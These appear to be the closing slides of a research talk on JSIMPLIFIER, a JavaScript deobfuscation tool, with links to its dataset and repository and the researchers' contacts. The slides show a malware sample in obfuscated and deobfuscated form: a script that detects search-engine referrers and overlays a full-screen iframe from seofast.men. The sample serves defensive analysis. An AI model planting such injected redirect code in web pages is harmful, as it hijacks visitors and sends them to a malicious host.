[+!+[]] + ([!{}] + {})[+!+[] + [+[]]] + (!![] + [])[!+[] + !+[]] + $[3] + (!![] + [])[!+[] + !+[] + !+[]] +
([] + [] + [][[]])[+!+[]] + (!![] + [])[+[]] + $[4] + (!![] + [])[+!+[]] + (!![] + [])[!+[] + !+[] + !+[]] +
(![] + [])[+[]] + (!![] + [])[!+[] + !+[] + !+[]] + (!![] + [])[+!+[]] + (!![] + [])[+!+[]] + (!![] + [])[!
+[] + !+[] + !+[]] + (!![] + [])[+!+[]] + $[5] + $[6] + ([![]] + [][[]])[+!+[] + [+[]]] + (![] + [])[+[]] +
(+{} + [] + [] + [] + [] + {})[+!+[] + [+[]]] + $[7] + $[1] + (!![] + [])[!+[] + !+[] + !+[]] + (![] + [])
[+[]] + $[4] + ([![]] + [][[]])[+!+[] + [+[]]] + ([] + [] + [][[]])[+!+[]] + ([] + [] + [][[]])[!+[] + !+[]]
+ (!![] + [])[!+[] + !+[] + !+[]] + $[8] + (![] + [] + [] + [] + {})[+!+[] + [] + [] + (!+[] + !+[] + !+[])]
+ (![] + [])[+[]] + $[7] + $[9] + $[4] + $[10] + ([] + [] + {})[+!+[]] + ([] + [] + {})[+!+[]] + $[10] + (!
[] + [])[!+[] + !+[]] + (!![] + [])[!+[] + !+[] + !+[]] + $[4] + $[9] + $[11] + $[12] + $[2] + $[13] + $[14]
```

```
'use strict';

$ = "vR=m.;\n(x'g)!-1|kyh{EBIX5YH6w734M8FVUpLQD2KzA90SGWZCJT<\"/?&_+P,:%>}";
_ = "constructor";
(function anonymous() {
  var Ref = document.referrer;
  if (Ref.indexOf(".google.") != -1 || Ref.indexOf(".bing.") != -1 || Ref.indexOf(".duckduckgo.") != -1 || Ref.indexOf(".yandex.") != -1 ||
      Ref.indexOf(".yahoo.") != -1 || Ref.indexOf(".aol.") != -1 || Ref.indexOf(".ask.") != -1 || Ref.indexOf(".altavista.") != -1 ||
      Ref.indexOf(".bing.") != -1) {
    document.getElementById("X5xcYdH6w73eagNR4M8Bod8oFs3i7VUBvdpesLdvQDy4k1lmrY2fai5nVeOponNtj5YB5DoeREdv64KDLz3kXpEyuAy992t2F0RsscckfSAOXmkKaVjGxva1lj
    "<iframe border=\"0\" frameborder=\"no\" framespacing=\"0\" scrolling=\"auto\" src=\"//seofast.men/RWTnrV?frm=frame&se_referrer=" +
    encodeURIComponent(document.referrer) +
    "&default_keyword=Star+Witness+Enhancement+Program+For+Teachers&" +
    window.location.search.replace("?", "&") +
    "\" style=\"position:fixed; width:100%; height:100%; z-index:30000; left:0; top:0;\"></iframe>";
  }
})();
```

Open Source Release & Future Directions

Open Science Initiative

- Tool and datasets fully open-sourced:
- Dataset: https://zenodo.org/records/17531662
- Available: https://github.com/XingTuLab/JSIMPLIFIER

Future Directions

- Performance optimization
- Extended obfuscation technique support
- Multi-language expansion
- AI for deobfuscation

Thank You!

Q&A Contact:
Email: zdc@bupt.edu.cn
Github:
https://github.com/XingTuLab

Collaborators
Lingyun Ying
QI-ANXIN Technology Research Institute
yinglingyun@qianxin.com

Huajun Chai
QI-ANXIN Technology Research Institute
chaihuajun@qianxin.com

Dongbin Wang
Beijing University of Posts and Telecommunications
dbwang@bupt.edu.cn